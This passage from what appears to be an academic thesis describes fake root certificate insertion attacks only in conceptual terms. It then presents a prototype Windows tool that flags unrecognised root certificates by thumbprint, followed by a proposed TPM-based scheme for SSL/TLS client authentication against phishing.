It is likely that most web browsers and operating systems are candidates for the attack discussed in this chapter. Users should take special care when installing root certificates. Normal users should not be allowed to install new root certificates or make any changes to the root certificate store. The user would consult the system administrator in order to install a new root certificate. Implementing such steps would eliminate most of the problems associated with a malicious third party installing a fake root certificate.

A Scanning Tool for PC Root Public Key Stores

Contents

As has been demonstrated in chapter 5, a malicious third party could insert a self-issued CA public key into the list of trusted root CA public keys stored on an end user PC. As a consequence, the malicious third party could potentially do severe damage to the end user computing environment. In this chapter we discuss the problem of fake root public keys and suggest a solution that can be used to detect and remove them. We further describe a prototype implementation of this solution.

Note that much of the material in this chapter has previously been published in [7].

6.1   Introduction

As presented in chapter 5, a malicious third party could insert a fake root public key into the list of trusted root public keys. In this chapter, a tool to detect the insertion of fake root CA public keys is discussed, and the implementation of a prototype tool is described. The rest of the chapter is organised as follows. Section 6.2 outlines ways in which a root key insertion attack might be conducted. Section 6.3 discusses possible means to deal with unauthorised insertion of root public keys. Section 6.4 describes a tool to detect and remove suspicious root CA public keys. A prototype implementation of the tool discussed in Section 6.4 is described in Section 6.5, and Section 6.6 conclude this Chapter.

6.2   Root Key Insertion Attacks

A malicious third party could insert a self-issued public key [38] into the list of trusted root public keys on the end user's PC, as demonstrated in chapter 5. As a consequence, the malicious third party could potentially do severe damage to the end user computing environment. For example, the malicious third party could sign applets, macros, and emails and claim that they originate from a reputable software company or web site. A possible scenario for such an attack is discussed in the following paragraph.

One possible means by which a fake root public key insertion attack could be exploited is through web spoofing, as discussed in chapter 3. In such

an attack, the malicious third party installs the fake root public key into the victim PC, e.g. using the technique described in chapter 5, and then convinces the victim to visit a spoofed secure web site. When the victim's navigates to the spoofed secure web site, the victim's browser will receive an applet apparently signed by a legitimate party. Depending on the security settings, the browser will either run this applet without notifying the user, or will ask the user's permission to execute it whilst providing (false) assurance to the user regarding the provenance of the applet. Detecting such an attack would be difficult for an average user. One possible way to detect the attack is to examine the URL of the visited web site. However, a determined malicious third party could fake the browser's URL bar that displays the URL of the genuine web site, as discussed in [159]. The web spoofing attack scenario shows how dangerous fake root insertion can be.

The focus of this chapter is on measures to address attacks after they have occurred, rather than on preventative measures. Such preventative measures are a topic for future study. In the next section, possible means to deal with unauthorised insertion of root public keys are discussed.

6.3   Addressing Root Key Insertion Attacks

It would be very difficult for the vast majority of users to detect the insertion of a false root key without the aid of supporting tools or utilities. However, general strategies can be devised to facilitate the detection of such an attack. The possible strategies are discussed in the following para-

graphs.

One possible strategy to detect and possibly eliminate inserted root keys is by using a root public key scanning tool. The scanning tool searches the user's root public key store for fake root public keys. When a fake root public key is found, the scanning tool provides the possibility to delete, view, or backup the fake root public key. This strategy is discussed in more detail in Section 6.4.

Another possible strategy is the use of integrity check tools. Here, an integrity check tool is used to compute an integrity check value (ICV), e.g. a cryptographic hash code (see chapter 2), on the root public key store. The user can recomputed the ICV at any time and compared it with the previously computed value. If the two values do not match, the tool could alert the user of the fact that changes have been made to the root public key store. However, it would not be possible for the tool to distinguish between a malicious or an innocent insertion of a root public key. Moreover, such a check will not reveal exactly which root public key is causing the check values to be different. An attacker could, of course, subvert this hash creation process by first installing a fake root certificate and then recomputing the hash value of the root public key store.

A third possible strategy is to use backup tools. Here a backup tool maintains a separate copy of the root public key store. On demand, the backup tool compares the current root public key store with the backup copy and reports any differences. Such a tool could detect newly inserted root public keys and, if required, delete them. It would also be possible for such a tool

to restore the root public key store to a previous state.

6.4   The Scanning Tool

The main objective of a root public key scanning tool is to detect and remove fake root public keys. The scanning tool requires the following two functionalities in order to achieve its objectives.

1. The tool should have access to the root public key store, which holds the root public keys currently installed on the user's PC. The appropriate access right is required to allow the tool to remove fake root public keys.

2. The tool should have some means of distinguishing between 'genuine' and 'fake' root public keys.

A possible technique for distinguishing between 'genuine' and 'fake' root public keys is to maintain a list of known genuine root public keys. The tool compares the list of genuine root public keys with the set of keys found on the user's PC to detect any mismatch. Once a mismatch is found, the scanning tool has detected a 'suspicious' root public key. This technique is the basis of the prototype discussed in Section 6.5. The scanning tool cannot guarantee that a detected root public key is actually a fake, because users may add their own root public keys. The scanning tool would need a separate list of known fake root public keys in order to be able to mark

any key as certainly 'fake'. The list of genuine root public keys could be obtained in various ways. One possible approach would be to bundle with the tool the list of root public keys supplied by the manufacturer of the browser. This list can be updated to include newly added root public keys.

Another technique for distinguishing between 'genuine' and 'fake' root public keys is to maintain an online repository of fake root public keys. The repository is continuously updated with newly discovered fake root public keys. The scanning tool consults the online repository to check the status of a given root public key, to discover whether it is a known fake. The technique mentioned in the previous paragraph can be combined with this technique to achieve better scanning results.

6.5   A Prototype Implementation

In this section, a prototype implementation of the root public key scanning tool is discussed and analysed. The tool was implemented on the Microsoft Windows XP operating system and the main user interface for the scanning tool is shown in Figure 6.1. When executed, the tool performs the following steps.

1. Loads a list of 'genuine' root CA public keys from the tool's database.

2. Loads the list of root CA public keys currently installed on the user's PC.

3. Compares the installed list to the 'genuine' list. When an entry that

is not present in the 'genuine' root CA public keys list is found, the
tool marks it.

Figure 6.1: The Scanning Tool main interface

The prototype is implemented using Microsoft Visual Basic .NET and
the Microsoft Windows Cryptographic Application Programming Interface
(CryptoAPI) [100]. CryptoAPI contains procedures needed to interact
with the root public key repository. The main procedures making up
the tool are 'LoadGenuineCAs' and 'LoadAndCheckInstalledCAs'. The
following paragraphs discuss these two procedures.

The main task of the LoadGenuineCAs procedure is to load the genuine
root CA public keys list from a file. The file is created when the tool is
installed and it contains a list of thumbprints of the genuine root CA public
keys. The list of genuine root CA public keys was generated at the time of

97

tool development by importing the current default root CA public keys on a Microsoft Windows platform. Regular updates of the file are required in order to add new genuine CA public keys.

Once the list of genuine root CA public keys is loaded, the LoadAndCheck-InstalledCAs procedure is executed and performs the following steps.

1. Open the root public keys store using the 'Open' method of the 'Store' CryptoAPI object, as shown in Figure 6.2. The 'Certificates-Store' is an instance of the 'Store' object, which is used to obtain the list of installed root public keys on the user PC. Three flags need to be passed to the 'Open' method. The first flag indicates the location of the certificate store. The name of the certificate store is given in the second flag, and the third flag indicates open mode.

```
Private Sub LoadAndCheckInstalledCAs()
    Dim CertificatesStore As New CAPICOM.Store

    ......

    CertificatesStore.Open(CAPICOM.CAPICOM_STORE_LOCATION. _
    CAPICOM_CURRENT_USER_STORE,
    CAPICOM.Constants.CAPICOM_ROOT_STORE,
    CAPICOM.CAPICOM_STORE_OPEN_MODE.CAPICOM_STORE_OPEN_READ_WRITE)

    ......

    Dim CertIndex As System.Collections.IEnumerator
    CertIndex = CertificatesStore.Certificates.GetEnumerator()
    While CertIndex.MoveNext()
        If Not (ValidCAs.Contains(Cert.Thumbprint)) Then
            ' the Certificate thumbprint was not found in the
            ' ValidCAs list, mark the certificate as suspicious
        End If
    End While
    ......
End Sub
```

Figure 6.2: Source code of the Root CA scanning tool

2. Once the previous step has been completed, the tool enumerates all installed root CA public keys and searches for any root certificate that is not included in the genuine root CA public keys list, as shown in Figure 6.2. If the tool finds a root certificate that is not in the genuine list, the root certificate is marked as 'suspicious'. The tool uses thumbprints to compare root certificates.

3. The results of the previous steps are displayed to the user, with the suspicious certificates marked. The tool offers the user the possibility to remove a suspicious certificate or to display the contents of a certificate.

6.6   Conclusions

As discussed and illustrated in this chapter, the fake root certificates attack is potentially a serious threat. The single point of trust, i.e. the list of root CA public keys, creates the problem. By default, web browsers trust the list of installed root CA public keys on the user machine without distinguishing between original root CA public keys, i.e. those shipped with the browser, and added root CA public keys. Distinguishing between the two would be useful when the browser is engaged in a secure transaction. When the browser receives a certificate signed by an added root CA, it could alert the user and wait for confirmation before continuing the transaction.

The scanning tool was implemented on the Microsoft Windows operating

system and uses Microsoft Windows CryptoAPI services to access the root public keys store. It would be possible to enhance the tool to support other browsers and operating systems, e.g. Netscape on Linux.

One limitation of the discussed tool is that, although it can detect fake root public keys, it cannot distinguish between those deliberately added and 'true' fakes. A database of known fake root certificates could be used to help support this functionality. The fake root certificates database could be created by using previously discovered or reported fake root certificates. When a 'suspicious' root certificate is found, the tool would consult the fake root certificates database to search for the 'suspicious' certificate. If it is found in the database, then the tool could guarantee that the root certificate is certainly fake.

Another limitation of the tool is that it relies on the services provided by the Microsoft CryptoAPI. Some of the Microsoft CryptoAPI functions require user input to operate. For example, when the user requests the scanning tool to delete a suspicious certificate, the tool makes a call to a CryptoAPI function to delete the certificate. In turn, the CryptoAPI function displays a message box asking the user for confirmation. Implementing a library to interact with the root public key store would be helpful in this situation, and is a topic for further study.

More research is also needed on possible means of protecting end users against root key insertion attacks. It may be the case that trusted computing technology [11] is useful in this context.

Enabling Client-Side SSL Authentication Using Trusted Computing

Contents

Most web sites wishing to provide security services for the client-server link use the SSL/TLS protocol for server authentication and secure session establishment. SSL/TLS supports mutual authentication, i.e. both server and client authentication. However, the optional client authentication feature

of SSL/TLS is not used by most web sites because not every client has a certified public key. Instead user authentication is typically achieved by requiring the user to send a password to the server after the establishment of an SSL-protected channel. Certain attacks rely on this fact, such as web spoofing and phishing attacks. In this chapter the issue of online user authentication is discussed, and a method for online user authentication using trusted computing platforms is proposed. The proposed approach makes a class of phishing attacks ineffective; moreover, the proposed method can also be used to protect against other online attacks.

Note that much of the material in this chapter has previously been published in [8].

7.1 Introduction

Online user authentication is required by many web applications. The authentication level that is required depends on the services being provided by a particular web application. For example, a simple general purpose web forum may use cleartext user credentials for authentication. The authentication information may be stored on the user machine, e.g. using cookies, for subsequent authentication without requiring the user to resubmit authentication data. By contrast, in a security-sensitive online application (such as online banking), the use of a cleartext credential would not be sufficient, since an attacker could capture the user credential by monitoring the communications channel. In such a case a more secure authentication method is required.

Secure web applications and online services typically use the SSL/TLS [31] protocol to provide a secure server authentication method, as described in section 7.2. SSL/TLS supports both server-side and client-side authentication; however, client-side authentication is not widely used since most end users do not have the necessary personal public key certificate signed by a trusted certification authority. Using SSL/TLS for server-side authentication and the secure establishment of shared secret keys, that are then used to set up a secure channel, eliminates the problem of capture of cleartext credentials by a malicious intercepter. However, when using SSL/TLS to secure the communication channel, other methods of attack to capture credentials exist.

As described in Chapter 3, Phishing attacks are widely used to gather user personal information, including usernames and passwords. When using SSL client-side authentication, the attack technique described in chapter 3 is no longer effective. The attacker can still gather the victim's personal authentication information, but the information provided by the client during the execution of SSL, i.e. a digital signature, will not be usable by the attacker to impersonate the client to the genuine web site at a later time; this issue is discussed further in Section 7.2.

In this chapter we propose a method to enable SSL client-side authentication using functionality available in Trusted Computing Group (TCG) compliant platforms [11]. Specifically, we propose the use of cryptographic functions provided by the trusted platform module (TPM) present on any TCG-compliant platform.

The rest of the chaptrer is organised as follows. Sections 7.2 and 7.3 review the Secure Socket Layer/Transport Layer Security (SSL/TLS) protocol and trusted computing platforms. Section 7.4 briefly introduces a method to prevent phishing attacks using trusted computing. A proposed method for online user authentication using trusted computing is then discussed in detail in Section 7.5, and a security analysis is given in Section 7.6. Finally, Section 7.7 concludes the chapter.

7.2   SSL/TLS

The SSL/TLS protocol provides data integrity and data confidentiality via the 'record protocol' and entity authentication by means of the 'handshake protocol'. The part of the protocol that is of interest here is the handshake protocol, as outlined in Figure 7.1. The main task of the handshake protocol is to provide entity authentication and to set up the parameters required for subsequent communications security. Specifically, this involves establishing the master secret and setting up the CipherSpec. The following paragraphs discuss the handshake protocol in more detail in the context of web security (although SSL/TLS has wider application).

When a user requests a service from a secure web site, the web browser sends the ClientHello protocol message to the web server. The web server replies by sending the ServerHello message, followed by a copy of its certificate and other optional protocol messages, such as CertificateRequest. The web browser verifies that the server's certificate was signed by one of the trusted certification authorities, and then verifies the ServerKeyExchange message, thereby authenticating the web server. After a successful interchange of authentication messages, data subsequently exchanged can be protected using keys established as part of the exchange.

One optional element of SSL/TLS that is of particular interest here is the CertificateRequest protocol message, which can be used to request a client-side web browser to provide a public key certificate for authentication of the client to the server. If sent by the web server, the web browser

105

Figure 7.1: SSL/TLS protocol message flow (optional messages are shown in bold)

replies by sending a copy of the client certificate selected by the user, and a proof of knowledge of the associated private key, i.e. by signing the 'CertificateVerify' SSL handshake message. However, this element of the protocol is typically not used, since most users do not have personal public key certificates.

7.3   Trusted Computing and TPMs

In this section we introduce the functionality of those components of the TCG specifications that are relevant to the protocol proposed in section 7.5. Detailed descriptions and specifications of TCG can, for example, be found in [11, 103, 144]. Note that throughout this chapter we assume the use of a TPM conforming to version 1.2 of the TCG specifications.

7.3.1 Trusted Platform Module

A trusted platform must have three roots of trust embedded in it, namely, the root of trust for measurement (RTM), the root of trust for storage (RTS), and the root of trust for reporting (RTR). The RTM is a computing engine capable of making reliable integrity measurements, and is controlled by the core root of trust for measurement (CRTM). The RTS is a computing engine capable of maintaining an accurate summary of integrity measurements made by the RTM. The RTR is a computing engine capable of reliably reporting information held by the RTS.

The Trusted Platform Module (TPM) contains the Core Root of Trust for Measurement (CRTM). It has certain cryptographic capabilities, such as RSA key generation and encryption, SHA-1 hashing and a random number generator. It is typically implemented in the form of a chip attached to a PC motherboard. It contains a set of Platform Configuration Registers (PCRs) used to store and report the state of the TCG-enabled platform. It has non-volatile memory that is used to store private keys and identity information known only to the TPM. For privacy reasons, the TPM can support more than one identity, as illustrated below.

7.3.2 TPM Identity

Every TPM has a unique RSA key pair called the endorsement key (EK). The EK would typically be created by the manufacturer of the TPM, and then embedded into the TPM. The private part of the EK (the PRIVEK)

107

is stored in a TPM-shielded location and never leaves the TPM. A TPM-shielded location is "an area where data is protected against interference and prying, independent of its form" [145]. Access to the PRIVEK is achieved through the use of TPM capabilities, which are exposed to software running on the host. The public part of the EK (PUBEK) could be used to identify a platform, and hence export of PUBEK could be a significant threat to user privacy. A TPM Attestation Identity Key (AIK) can be used to overcome the privacy concerns associated with platform identification. An AIK is a 2048-bit RSA key pair used exclusively for signatures, and such a key pair can be generated by a TPM at any time. A TPM may have more than one AIK, each of which functions as a different pseudonym for the platform. In order to be able to prove that an AIK belongs to a trusted platform, the TPM must obtain a certificate for the AIK public key from a trusted third party, e.g. a special entity known as a Privacy CA.

Every TPM has an owner, and the owner of a TPM has the right to perform special operations. The owner of the TPM inserts a shared secret into the TPM in order to take ownership. The owner of the TPM must use the authorisation protocol to prove knowledge of the shared secret prior to performing any special operation. An AIK may have authorisation data associated with it, which can be used to control access to the AIK. When a TPM owner creates an AIK it can specify the authorisation data that is to be associated with the AIK. Whenever a TPM command requests the TPM to perform an action using the AIK, the TPM verifies that the conditions specified in the authorisation data hold. It is important to note

that the AIK can only be used to sign data generated internally to the TPM.

7.3.3 TCG Software Stack

If an application wishes to interact with the TPM, it will need to use the TCG Software Stack (TSS), specified in [148]. The TSS architecture includes the following components, as shown in Figure 7.2.

- The TPM Device Driver is provided by the TPM manufacturer, and executes in kernel mode.

- The TPM Device Driver Library (TDLL) is provided by the TPM manufacturer to allow applications running in user mode to access the services provided by the TPM. It provides a standard interface, i.e. Tddli, to interact with the TPM.

- The TCG Core Services (TCS) is a user mode system process that communicates with the TPM through Tddli, and provides all the functions required to manage and interact with a TPM. TCS has a standard interface, known as the TSS Core Service Interface (Tcsi).

- The TCG Service Provider (TSP) exposes the TSS Service Provider Interface (Tspi). Tspi provides an object-oriented interface for applications to access and utilise the services provided by a TCG-enabled platform.

- The Remote Procedure Call (RPC) server marshals TCS functions and data from one TCG platform to another.

Figure 7.2: TCG Software Stack (TSS) Architecture

7.4 Preventing Phishing Attacks Using Trusted Computing

This section outlines a method to prevent phishing attacks. This high-level description is followed by a discussion of existing solutions to this problem. A comparison of the suggested method with these other approaches is then given.

7.4.1 Enabling Client-side Authentication

As discussed in Section 7.2, SSL/TLS client side authentication is typically not performed because of the lack of a client public key certificate. In this section, a method to automate the process of acquiring a client-side certificate is proposed, thereby allowing client-side authentication to take place. The proposed method utilises a subset of the features of a TPM conforming

to version 1.2 of the TCG specifications to create an SSL client-side certificate. The method is outlined in Figure 7.3, and a detailed description of this method is presented in Section 7.5. The approach described here requires the client browser to interact both with third parties and with the TPM in order to obtain the necessary certificate. To simplify the process for users, this could be achieved simply by downloading and installing an appropriate browser plug-in (from a trusted source).

7.4.1.1 Setup Phase

We suppose that the browser maintains a list of web site/client certificate associations, which we refer to as the 'certificate table'. This 'certificate table' is used to send the appropriate client certificate to a particular web site. The mapping list is not strictly necessary, and the user could have one certificate that is sent to all web sites requesting a user certificate. However, having a different certificate for each web site or helps preserve user privacy.

When a web server requests a client SSL certificate, the web browser searches the 'certificate table' for an entry that matches the requested web site. If there is no client certificate that corresponds to the requested web site, the browser requests the TPM to create a new AIK, using the TPM_MakeIdentity command [146, 147]. Once the AIK has been created, the browser sends the public key part of the AIK to a privacy CA, along with evidence that the identity was generated on a genuine TPM. This evidence includes the endorsement, conformance and platform credentials.

The endorsement credential is a certificate for the TPM's PUBEK, that can be used by a third party to uniquely identify a TPM. The conformance credential is a certificate produced by a conformance authority that asserts that the TPM conforms to the TCG main specifications. The platform credential is a certificate, typically issued by the platform manufacturer, that binds the endorsement credential to the conformance credential. The Privacy CA inspects the received value and verifies that it was generated on a genuine TPM. It then signs the received public key using its private key, and sends the resulting certificate back to the browser.

After receiving the public key certificate from the Privacy CA, the trusted platform generates another key pair and certifies the newly created public key using the AIK private key (see Section 7.5 for more details). The browser then sends the newly generated certificate to the web server in response to the CertificateRequest SSL handshake protocol message.

The problem remains of securely associating the user identifier in the certificate with the user name held by the web server. We next describe one possible procedure to 'register' a user certificate. If the user has already established a user name and password with the web site, then, once the user certificate has been received and verified by the server, and the SSL connection established, the user name and password are transferred to the web server (exactly as in the case where no client-side authentication is provided). Once the user name and password have been verified, the name in the user certificate is stored by the web server in conjunction with the user name. If no user name and password have previously been established,

then, once the SSL connection is established, the user name and password are transferred, and again an association is set up in the server database between the user name and the name in the user certificate.

This combination of user certificate and username/password enables the web site to use a two-factor process to authenticate the user. This provides an additional level of security.

7.4.1.2   Using the Client Certificate

After completing the setup phase, mutual authentication can be achieved whenever necessary. When the user visits the secure web site, the user certificate along with the user's signature is sent to authenticate the user. In addition, and after successful completion of the SSL exchanges, the web site may require the user to provide his or her password. Having two-factor authentication minimises the risk of identity theft and the dangers of a phishing attack.

Figure 7.3: Obtaining a client certificate

7.4.2   Existing Solutions to Phishing Attacks

This section briefly reviews other solutions to phishing attacks.

7.4.2.1   Client Authentication

In a method proposed by Verisign [150], the user must obtain a public key certificate from a certification authority and install it in the user's personal certificate store. When client-side authentication is required, i.e. through SSL client-side authentication, the browser prompts the user to select a certificate from the user's personal certificate store. The browser then sends the selected certificate to the web server in reply to the 'Certificate Request' SSL message, together with a signed CertificateVerify field. The web server inspects the received certificate and the signature in the 'CertificateVerify' message, and grants access accordingly.

This is a typical scenario for the use of SSL client-side authentication. There are two main problems with this approach. Firstly, the user is required to generate a key pair and to obtain a certificate for the public key from a trusted CA. This is a non-trivial process for a naïve user, especially as the public key typically needs to be transferred to the CA by some secure means. Secondly, even if a key pair is securely generated, and a public key certificate successfully obtained, the problem remains of storing the private key. Storing the private key unprotected on the user PC leaves open the possibility of compromise.

Security tokens can be used to provide a secure and controlled storage medium for client private keys. A security token is a small hardware device such as smart card or USB token [151]. Security tokens typically provide a range of key storage and cryptographic functions. Security tokens can provide two-factor authentication, i.e. something you have (the token) and something you know (the user password). The computing platform would need to be equipped with the necessary hardware to interact with the token, such as a smart card reader or a USB interface.

Another type of security token is known as a One Time Password (OTP) generator, which uses the concept of one time password [97, Chapter 10] to authenticate users. A one time password generator token, such as the RSA Security SecureID [126], has very limited capabilities; its role is simply to generate an OTP when necessary. When authenticating the user, the user supplies his/her username and password and then the OTP generated by the OTP generator. The user is authenticated if the supplied user name and the OTP matches the OTP generated by the authentication server. The OTP generator token needs to be synchronised with the authentication server.

7.4.2.2   Visual Server Authentication

In the approach proposed by Dhamija and Tygar [30, 117], when a user registers for an online service for the first time, he/she is requested to choose a unique image that is known to the web site and the user. When the user tries to login by providing his/her username, the site displays

the user-chosen image to help the user visually authenticate the server. If the user-chosen image matches the displayed image, the user continues by entering his/her password. This method relies on the fact that spoofed web sites will not be able to display the user's unique image.

7.4.3 Advantages of the Novel Approach

The proposed method avoids the two main problems associated with the use of client-side SSL authentication, as outlined in section 7.4.2.1. That is, the potentially problematic process of generating a key pair and obtaining a public key certificate can be made completely transparent to the user, and the problem of secure storage of the private key is solved by storing it within the TPM. Moreover, the TPM provides means to control the use of the stored private keys. Of course, use of a secure token also avoids some of these issues, but is nevertheless a potentially costly and awkward solution, which can never be completely user-transparent.

In the visual server authentication method, the user is required to remember web site/image associations to be able to visually authenticate web servers. Moreover, the method proposed in [30] requires some changes to be made to both the web server and the SSL protocol.

7.5 SSL/TLS Authentication Using Trusted Computing

In the following two sections the TCG-based approach to client-side authentication is discussed in greater detail. The description is divided into two parts, covering client certificate creation and subsequent use of the client certificate to achieve client authentication to the server.

7.5.1 Creating Client Certificates

We first describe what happens when a client visits a server site for the first time (or at least the first time that this novel authentication approach is to be used). Figure 7.4 illustrate the steps required to acquire a client certificate. Note that we are assuming that the browser interacts with the TPM using the TSS and the required interfaces, as discussed in Section 7.3.3.

1. The browser executes the TPM_MakeIdentity command to generate a new AIK key pair, i.e. to create a new TPM identity. Only the owner of the TPM can create a new TPM Identity, and owner authorisation is required (see Section 7.3.2). A successful execution of the command causes a new AIK to be generated within the TPM.

2. The browser then executes the TSS_CollateIdentityRequest command to assemble all the data required by the Privacy CA to attest to the validity of the newly created TPM identity, and then sends the IdentityRequest [146] message to the Privacy CA, as shown in Figure 7.5. The IdentityRequest message includes the endorsement cre-

Figure 7.4: Creating a Client Certificate

dential, the platform credential and the conformance credential, i.e. the TCPA_IDENTITY_PROOF [146]. The IdentityRequest message is encrypted using a symmetric algorithm and a random session key, and the session key is itself asymmetrically encrypted using the public key of the Privacy CA.

3. When the Privacy CA receives the IdentityRequest message, it decrypts the session key using its private key and then decrypts the message using the session key. It then inspects the message to make sure that it was generated on a genuine TPM. If the Privacy CA is confident that the IdentityRequest message was generated by a

IdentityRequest message (TPM owner → Privacy CA)
- TCPA_IDENTITY_REQ structure
- conformance, platform and endorsement credentials

PCAResponse message (Privacy CA → TPM owner)
- TCPA_SYM_CA_ATTESTATION structure
- Encrypted TCPA_ASYM_CA_CONTENTS structure

Figure 7.5: Messages Sent to and Received from the Privacy CA

genuine TPM, it replies by sending the PCAResponse [146] message, see Figure 7.5. The PCAResponse message includes an encrypted version of the identity credential, which is DER-encoded as an X.509 public key certificate [80]. The identity credential is encrypted using a secret session key, where the session key is itself encrypted using the TPM PUBEK.

4. The browser executes the TPM_ActivateIdentity command to obtain the secret session key used to encrypt the identity credential. Since the session key is encrypted using the TPM PUBEK, only the TPM can decrypt the session key using the PRIVEK. Moreover, only the owner of the TPM can activate the new identity, since owner authorisation is required.

5. The browser executes the TSS_RecoverTPMIdentity command to decrypt the identity credential. The secret session key used to encrypt the identity credential, and the encrypted identity credential itself, are passed as parameters to the command. If the command executes successfully, the TSS_RecoverTPMIdentity command returns

the decrypted identity credential.

6. The private part of the certified AIK, which never leaves the TPM, cannot be used to sign data external to the TPM, as discussed in Section 7.3.2. Hence the received certificate cannot be used for client authentication in the SSL protocol. For this reason, the browser should create another non-migratable signature key pair (B) for use with SSL by executing the TPM_CreateWrapKey command, and then use the TPM_CertifyKey command to sign the newly created public signature verification key using the AIK created in step 1. According to the TCG specifications, the output of the TPM_CertifyKey command is a signature over a TPM_CERTIFY_INFO structure [146].

